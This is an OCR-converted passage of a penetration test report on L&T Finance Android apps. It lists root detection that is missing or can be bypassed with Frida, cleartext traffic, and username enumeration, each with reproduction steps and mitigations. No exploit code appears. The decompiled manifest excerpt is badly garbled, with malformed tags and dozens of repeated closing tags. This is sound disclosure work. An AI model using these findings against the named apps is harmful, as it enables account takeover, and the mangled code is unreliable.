
#### Steps to Reproduce

Step 1: Install the application in the rooted device/emulator.

Step 2: Open the application, and observe that the application has root detection implemented.

# SecureLayer7

Time and Again, Securing You



# SecureLayer7

Time and Again, Securing You

## 4. #DVH4ZM Lack of Root Detection Implementation in Farm Digital Android Application

Description	
Upon conducting successful testing, it was discovered that the application lack the implementation for root detection.Â	

CVSS	Vector String	Risk Rating
4.8	3.1#CVSS:3.1/AV:P/AC:H/PR:N/UI:N/S:U/C:N/I:H/A:L	Medium

Module Name	Affected Resource
• Farm Digital Android App	Farm Digital Application pentest

Security Risk
The assessed security impact of this vulnerability is categorized as <b>Medium</b> , considering the exploitability. Here are the significant security impacts: <ul style="list-style-type: none"> <li>Rooted devices have elevated privileges, allowing malicious users to manipulate the application's data, access sensitive information, or inject malicious code.</li> <li>Rooted devices can bypass security mechanisms implemented by the application, potentially granting unauthorized access to sensitive user data, such as personal information, financial details, or credentials.</li> </ul>

Workaround/Mitigation
To address this vulnerability, put the following into practice: <ul style="list-style-type: none"> <li>Implement a strong root detection mechanism in place and update it regularly to minimize bypasses that may arise.Â</li> <li>The application should implement root detection. For example, it could check for the existence of certain files or folders that are present on a rooted device.Â</li> <li>Add anti-hooking and anti-debugging checks to avoid bypassing root detection in the Android application.</li> <li>Implement a proper root detection mechanism, and when calling the root detection logic, do not return boolean values as this can be modified at the runtime to return negative results.</li> </ul>

References

<https://owasp.org/www-project-mobile-top-10/2016-risks/m1-improper-platform-usage>

### Proof of Details(POC)

Below are detailed steps that outline the exact sequence of actions required to replicate or trigger the identified issue or behavior.

#### Steps to Reproduce

Step 1: Install the application in the rooted device/emulator, and open the application.

**SecureLayer7**

Time and Again, Securing You

# Root Checker Basic

VERIFY ROOT    UPGRADES    RANKINGS    ROOT BASIC

Congratulations! Root access is properly installed on this device!

Device: Nexus 4  
Android Version: 10  
Date and Time: 3/5/24 4:39 AM

## Advanced Root Checker

 Adds: Customized assistance about the most important aspects of root status.

[UPGRADE](#)

## Advanced Root Checker Root Account Status



[UPGRADE](#)

**Reap More For Your Farming Needs.**

Get easy finance for tractor and agricultural implements with Farm Equipment Finance.

Apply Now



 Employee     Partners

Username

---

Password

---



LOGIN

v\_2.0.7\_Production

Copyright © L&T Finance 2017

Observed that the application is running without any "Root Detection" error message.

## 5. #4N408F Improper Root Detection Implementation in Spoors Collection (All- non ML retail loans ) Android Application

Description
Upon successful testing, it was discovered that the application had implemented the root detection mechanism. Upon further investigation, we observed that the application has an improper root detection mechanism and can be bypassed using the Frida script.

CVSS	Vector String	Risk Rating
4.8	3.1#CVSS:3.1/AV:P/AC:H/PR:N/UI:N/S:U/C:N/I:H/A:L	Medium

Module Name	Affected Resource
<ul style="list-style-type: none"> <li>Spoors Collection (All- non ML retail loans ) application</li> </ul>	Spoors Collection (All- non ML retail loans ) Application pentest

Security Risk
<p>The assessed security impact of this vulnerability is categorized as <b>Medium</b>, considering the exploitability. The following are the significant security impacts:</p> <ul style="list-style-type: none"> <li>Rooted devices have elevated privileges, allowing malicious users to manipulate the application's data, access sensitive information, or inject malicious code.</li> <li>Rooted devices can bypass security mechanisms implemented by the application, potentially granting unauthorized access to sensitive user data, such as personal information, financial details, or credentials.</li> </ul>

Workaround/Mitigation
<p>To address this vulnerability, put the following into practice:</p> <ul style="list-style-type: none"> <li>Implement a strong root detection mechanism in place and update it regularly to minimize bypasses that may arise.</li> <li>The application should implement root detection. For example, it could check for the existence of certain files or folders that are present on a rooted device.</li> <li>Add anti-hooking and anti-debugging checks to avoid bypassing root detection in the Android application.</li> <li>Implement a proper root detection mechanism, and when calling the root detection logic, do not return boolean values as this can be modified at the runtime to return negative results.</li> </ul>

## References

<https://owasp.org/www-project-mobile-top-10/2016-risks/m1-improper-platform-usage>


## Proof of Details(POC)

### Steps to Reproduce

Step 1: Install the application in the rooted device/emulator.

# SecureLayer7

Time and Again, Securing You



# SecureLayer7

Time and Again, Securing You

## 6. #P49EH8 Clear Text Traffic is Enabled in the Farm Digital Android Application

Description
Upon conducting successful testing, it was observed that the cleartextTrafficPermitted to true. This implies that the app intends to use cleartext network traffic, such as cleartext HTTP and FTP stacks. The key reason for avoiding cleartext traffic is the lack of confidentiality, authenticity, and protection against tampering. A network actor can eavesdrop on transmitted data and modify it without being detected.

CVSS	Vector String	Risk Rating
3.7	3.1#CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N	Low

Module Name	Affected Resource
• Farm Digital Android App	Farm Digital Application pentest

Security Risk
This vulnerability's reported security severity is categorized as <b>Low</b> , considering the exploitability. The subsequent list outlines the significant security ramifications:

- An actor can read sensitive data from the HTTP requests.
- An actor can change/modify the data during transmission.
- An actor can view the communication between the client and server if the actor and the victim are connected through the same network. Helping the actor to steal the victim's user credentials and take over his account.

Workaround/Mitigation
To mitigate this vulnerability, implement the following:

- Applications should use transport-level encryption (SSL/TLS) to protect all communications between the client and server.
- Use the Strict-Transport-Security HTTP header to ensure clients refuse to access the server over an insecure connection.
- Set the value of android:usesCleartextTraffic in AndroidManifest.xml file to false.

References


<https://owasp.org/www-project-mobile-top-10/2016-risks/m3-insecure-communication>

### Proof of Details(POC)

The following steps provide a precise sequence of actions necessary to reproduce or initiate the identified issue or behavior.

#### Follow the below step to reproduce

Step 1: Open the application with the jadx-gui tool and open the Androidmanifest.xml file.



```

16 <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
17 <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
18 <uses-permission android:name="android.permission.RECEIVE_SMS"/>
19 <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
20 <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
21 <uses-permission android:name="android.permission.WRITE_SETTINGS"/>
22 <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
23 <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
24 <uses-permission android:name="com.ltfslti.fw.FmPhysicalAddressingActivity"/>
25 <uses-permission android:name="android.permission.IMAGE_CAPTURE"/>
26 <uses-permission android:name="android.permission.WRITE_INTERNAL_STORAGE"/>
27 <uses-feature android:name="android.hardware.telephony" android:required="false"/>
28 <uses-feature android:name="android.hardware.camera.any" android:required="true"/>
29 <uses-feature android:name="android.hardware.camera.autofocus" android:required="false"/>
30 <uses-permission android:name="android.permission.WAKE_LOCK"/>
31 <uses-feature android:name="android.hardware.camera" android:required="false"/>
32 <uses-feature android:name="android.hardware.camera.flash" android:required="false"/>
33 <uses-feature android:name="android.hardware.screen.landscape" android:required="false"/>
34 <uses-permission android:name="android.hardware.wifi" android:required="false"/>
35 <uses-permission android:name="android.permission.VIBRATE"/>
36 <uses-permission android:name="android.permission.POST_NOTIFICATIONS"/>
37 <uses-permission android:name="com.google.android.cdm.permission.RECEIVE"/>
38 <uses-permission android:name="com.google.android.gms.permission.AD_ID"/>
39 <uses-permission android:name="com.google.android.finsky.permission.BIND_GET_INSTALL_REFERRER_SERVICE"/>
40 <queries>
41   <query>
42     <action android:name="android.media.browse.MediaBrowserService"/>
43   </intent>
44 </queries>
45 <application android:theme="@style/AppTheme" android:label="@string/app_name" android:icon="@drawable/logo" android:name="application.IFFApplication" android:debuggable="false"
46 android:allowBackup="false" android:hardwareAccelerated="false" android:largeHeap="true" android:supportsRtl="true" android:usesClearTextTraffic="true" android:networkSecurityConfig=
47 "xml/network_security_config.xml" android:coreComponentFactory="jdox.core.app.CoreComponentFactory" android:requestLegacyExternalStorage="true">
48   <activity android:name="com.ltfslti.fw.FmMainDashboard.FmMainDashboardActivity" android:screenOrientation="portrait" android:configChanges=
49     " screenSize|screenLayout|orientation|keyboardHidden|keyboard"
50     <activity android:name="@style/AppTheme.NoActionBar" android:name="com.ltfslti.fw.FmPreIpcChangeKeyForCommerical" android:screenOrientation="portrait"
51     android:configChanges=" screenSize|screenLayout|orientation|keyboardHidden|keyboard|keyOrder"
52     <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfslti.fw.FmPrelpChangeKeyPrimaryDetailsForCommerical" android:screenOrientation="portrait"
53     android:configChanges=" screenSize|screenLayout|orientation|keyboardHidden|keyboard|keyOrder"
54     <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfslti.fw.FmIpAndCharges"
55     <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfslti.fw.FmFormMakerCoapplicant"
56     <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfslti.fw.FmDocumentExceptionActivity"
57     <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfslti.fw.FmExceptionInvoiceDocDetailActivity"
58     <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfslti.fw.FmExceptionInvoiceGloDetailsActivity"
59     <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfslti.fw.FmProtectionActivity" android:screenOrientation="portrait" android:configChanges=
60     " screenSize|screenLayout|orientation|keyboardHidden|keyboard"
61     <activity android:theme="@style/AppTheme.NoActionBar" android:id="com.ltfslti.fw.FmAdjustResize|stateHidden"
62     <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfslti.fw.FmPhysicalAddressingActivity" android:screenOrientation="portrait" android:configChanges=
63     " screenSize|screenLayout|orientation|keyboardHidden|keyboard|keyOrder"
64     <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfslti.fw.FmDisbursementReferenceTwoActivity" android:screenOrientation="portrait" android:configChanges=
65     " screenSize|screenLayout|orientation|keyboardHidden|keyboard|keyOrder"
66     <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfslti.fw.FmDistributeReimbursementActivity" android:screenOrientation="portrait" android:configChanges=
67     " screenSize|screenLayout|orientation|keyboardHidden|keyboard|keyOrder"
68     <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfslti.fw.FmMandateSuccessActivity" android:screenOrientation="portrait" android:configChanges=
69     " screenSize|screenLayout|orientation|keyboardHidden|keyboard|keyOrder"
70   </activity>
71 </activity>
72 </activity>
73 </activity>
74 </activity>
75 </activity>
76 </activity>
77 </activity>
78 </activity>
79 </activity>
80 </activity>
81 </activity>
82 </activity>
83 </activity>
84 </activity>
85 </activity>
86 </activity>
87 </activity>
88 </activity>
89 </activity>
90 </activity>
91 </activity>
92 </activity>
93 </activity>
94 </activity>
95 </activity>
96 </activity>
97 </activity>
98 </activity>
99 </activity>
100 </activity>
101 </activity>
102 </activity>
103 </activity>
104 </activity>
105 </activity>
106 </activity>
107 </activity>
108 </activity>
109 </activity>
110 </activity>
111 </activity>
112 </activity>
113 </activity>
114 </activity>
115 </activity>
116 </activity>
117 </activity>
118 </activity>
119 </activity>
120 </activity>
121 </activity>
122 </activity>
123 </activity>
124 </activity>
125 </activity>
126 </activity>
127 </activity>
128 </activity>
129 </activity>
130 </activity>
131 </activity>
132 </activity>
133 </activity>
134 </activity>
135 </activity>
136 </activity>
137 </activity>

```

## 7. #PWQDKL Username Enumeration on Login Page in the Farm Digital Android Application

Description
Upon conducting successful testing, it was discovered that the application has a Login functionality. Upon further investigation, it was observed that upon submission of an incorrect username application responded with the error message " <i>The username is Invalid</i> ", enabling attackers to enumerate valid users on the application.

CVSS	Vector String	Risk Rating
3.7	3.1#CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N	Low

